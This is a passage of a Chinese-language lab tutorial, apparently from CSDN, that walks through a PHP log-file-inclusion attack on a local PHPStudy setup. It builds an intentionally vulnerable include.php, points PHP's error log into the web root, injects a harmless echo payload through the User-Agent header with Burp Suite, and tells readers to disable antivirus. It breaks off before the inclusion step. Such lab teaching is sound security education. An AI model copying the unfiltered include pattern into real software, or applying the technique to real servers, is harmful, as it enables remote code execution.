
手把手教你如何用phpstudy做日志文件包含漏洞
这是一个非常经典的Web安全渗透测试实验。利用PHP日志文件包含漏洞(Log File Inclusion)是获取服务器权限的一种常见手段。
我为你整理了详细的操作步骤。这个实验的核心思路是:修改User-Agent头注入PHP代码 -> 找到并包含Apache/Nginx日志文件 -> 触发代码执行。
最后有精简版的完整步骤,有需要可直接跳转道最后,(会稍稍有点不一样)
🛠️ 实验环境准备
- 工具:PHPStudy(Windows或集成环境)、浏览器、Burp Suite(或HackBar插件)。
- 前提:确保PHPStudy中的 Apache 和 MySQL 已启动,且网站目录下存在一个具有“文件包含漏洞”的PHP页面。
- 可能需要在设置里先关闭实时防护,和做upload-labs操作一样,要不然php文件可能刚创建完就被删了(因为是病毒)
具体可看专栏:upload-labs部署靶场及通关指南_其实防守也摸鱼的博客-CSDN博客
Upload-labs:部署靶场及Pass-01实战解析_upload labs教程-CSDN博客
upload-labs靶场的pass-2~12的解题步骤及原理讲解_upload shell管理-CSDN博客
upload-labs靶场的pass-13~21的解题步骤及原理讲解-CSDN博客
最后一篇讲述的题目,由于环境不稳定,上传图片马会加载不上去,所以只是大概讲步骤,大概7月份会重新操作,补充过程截图,并教更多更细致解决问题的方法,以便大家跟着透彻学习
🚀 具体操作步骤
第一步:搭建漏洞环境
你需要一个存在“文件包含漏洞”的PHP文件。

- 在PHPStudy的网站根目录(如
www或htdocs)创建一个文件include.php。

- 写入以下代码,模拟一个典型的包含漏洞(未对
?file=参数做安全过滤):<?php $file = $_GET['file']; if(isset($file)){ include($file); // 危险函数 } else { echo "请指定文件"; } ?>
第二步:修改日志配置(关键步骤)
为了让后续的代码注入生效,我们需要让PHP的错误日志记录到一个我们知道的路径。
- 打开PHPStudy,点击“其他选项菜单” -> “PHP扩展及设置” -> “PHP.ini”。
- 查找
error_log配置项,将其修改为绝对路径,指向你的网站目录(方便后续访问),例如:
(注:路径请根据你的实际安装目录调整)error_log = D:\phpStudy\WWW\error.log - 保存并重启PHP服务。

但是如果你是较新版本,而不是2018版的pgpstudy,那就是显示下面这个界面,log位置不同
在旧版中,修改日志配置通常隐藏在“其他选项菜单”里,但在新版(v8.x)中,操作更加直观,主要通过顶部的“配置文件”标签页来完成。
1. 找到正确的配置文件入口
在你截图的界面中,请注意顶部导航栏选中的“配置文件”标签页。在这个标签页下,你会看到一排配置文件选项:
- php.ini:这是 PHP 的核心配置文件,错误日志(Error Log)通常在这里配置。
- httpd.conf:这是 Apache 的配置文件,访问日志(Access Log)通常在这里配置。
2. 修改 PHP 错误日志配置
如果你想修改 PHP 的报错日志(用于 LFI 漏洞测试通常关注这个),请按以下步骤操作:
- 点击截图中的

php.ini按钮。- 系统会弹出一个记事本窗口打开配置文件。

- 使用

Ctrl + F搜索关键词log_errors或error_log。- 开启日志:找到

log_errors = Off,将其改为log_errors = On。(我第二个截图)- 指定日志路径:找到
error_log =,在后面填入你想要生成日志的路径。
- 提示:为了方便做文件包含测试,建议路径设置在你的网站根目录下,例如:

error_log = "D:/phpStudy/WWW/error.log"(路径请根据你的实际安装目录修改)。像我的,就是修改成error_log = "D:\phpstudy_pro\WWW\php_errors.log"
最后就变成了,(记得要去掉前面的分号)
然后保存文件 (
Ctrl + S)。3. 修改 Apache 访问日志(可选)
如果你需要配置 Apache 的访问日志:
- 点击截图中的
httpd.conf按钮。- 搜索
CustomLog。- 你可以看到类似
CustomLog "logs/access.log" common的行,这里定义了访问日志的位置和格式。做文件包含漏洞测试时,其实你不需要修改 Apache 的访问日志(access.log),直接修改 PHP 的错误日志(error_log)就足够了,也更简单。
虽然不推荐,但如果你想知道 Apache 访问日志在哪里,通常是在:
D:\phpstudy_pro\Extensions\Apache2.4.xx\logs\access.log注意:修改 Apache 的日志路径需要修改
httpd.conf文件,而且对于做这个实验来说,完全没必要,反而会增加复杂度。
特性 PHP 错误日志 Apache 访问日志 记录内容 记录代码报错信息,比如“找不到文件”。 记录谁访问了哪个页面,比如“127.0.0.1 访问了 /index.html”。 记录格式 比较规整,包含时间、错误类型和详细信息。 格式固定,通常包含IP、时间、请求方式、URL、状态码等。 修改难度 简单。只需要改 php.ini里的error_log路径。复杂。需要去 Apache 的配置文件 httpd.conf里找CustomLog修改路径。包含难度 较容易。格式简单,容易构造出能执行的 PHP 代码。 较难。格式复杂,有很多双引号和特殊字符,容易干扰 PHP 代码执行。 4. 关键步骤:重启服务
修改完配置文件后,必须重启服务才能生效。
回到软件首页(点击左侧“首页”),点击 Apache 或 Nginx 旁边的“重启”按钮。
第三步:注入PHP代码(利用User-Agent)
既然 PHP 错误日志的路径已经配好,接下来的核心思路就是:通过访问一个不存在的页面来触发报错,同时将包含 PHP 代码的 User-Agent 头写进这个错误日志里。
这就好比你去住酒店(服务器),前台(Apache/PHP)发现没有你的房间(404报错),于是把你的名字(User-Agent)记在了“异常访客记录本”(php_errors.log)上。
下面是具体操作步骤,推荐使用 Burp Suite(抓包改包)或者 浏览器插件(如 ModHeader),这里以最通用的 Burp Suite 为例:
这一步的核心操作是:修改 HTTP 请求头中的 User-Agent 字段,把原本代表浏览器的字符串,替换成我们要注入的 PHP 代码。
1. 开启拦截
确保 Burp Suite 已经打开,并且浏览器的代理设置正确。在 Burp Suite 的 Proxy(代理) -> Intercept(拦截) 标签页中,确保按钮是 Intercept is on(开启拦截)的状态。
2. 发起请求
在你的浏览器地址栏中,输入一个 肯定不存在的 PHP 文件路径(这一步是为了触发 PHP 报错,从而把日志写入文件)。
- 例如:
http://localhost/dwa/123.php - 按下回车后,浏览器会转圈等待,页面不会显示内容,这是正常的,说明请求被 Burp Suite 拦下来了。
3. 修改 User-Agent(关键步骤)
回到 Burp Suite 界面,你会看到拦截到的请求数据包。
找到 User-Agent
在右侧的请求头区域,找到以 User-Agent: 开头的那一行。它通常长这样:User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)...
替换内容
将冒号后面的所有内容全部删除,替换为下面这行 PHP 代码(为了方便复制,请直接使用这行):
<?php echo "hacked"; ?>修改后的请求头应该像下面这样(注意保留前面的 User-Agent:):
GET /dwa/123.php HTTP/1.1
Host: localhost
User-Agent: <?php echo "hacked"; ?>
Accept: text/html...
...
4. 放行请求
检查代码没有输错(特别是 <?php 和 ?> 符号不能少),然后点击 Burp Suite 界面上方的 Forward(放行)按钮。
5. 验证结果(可选)
此时浏览器会显示 "Not Found" 或类似报错,这没关系。

现在去你的文件夹 D:\phpstudy_pro\WWW 里打开刚才生成的 php_errors.log 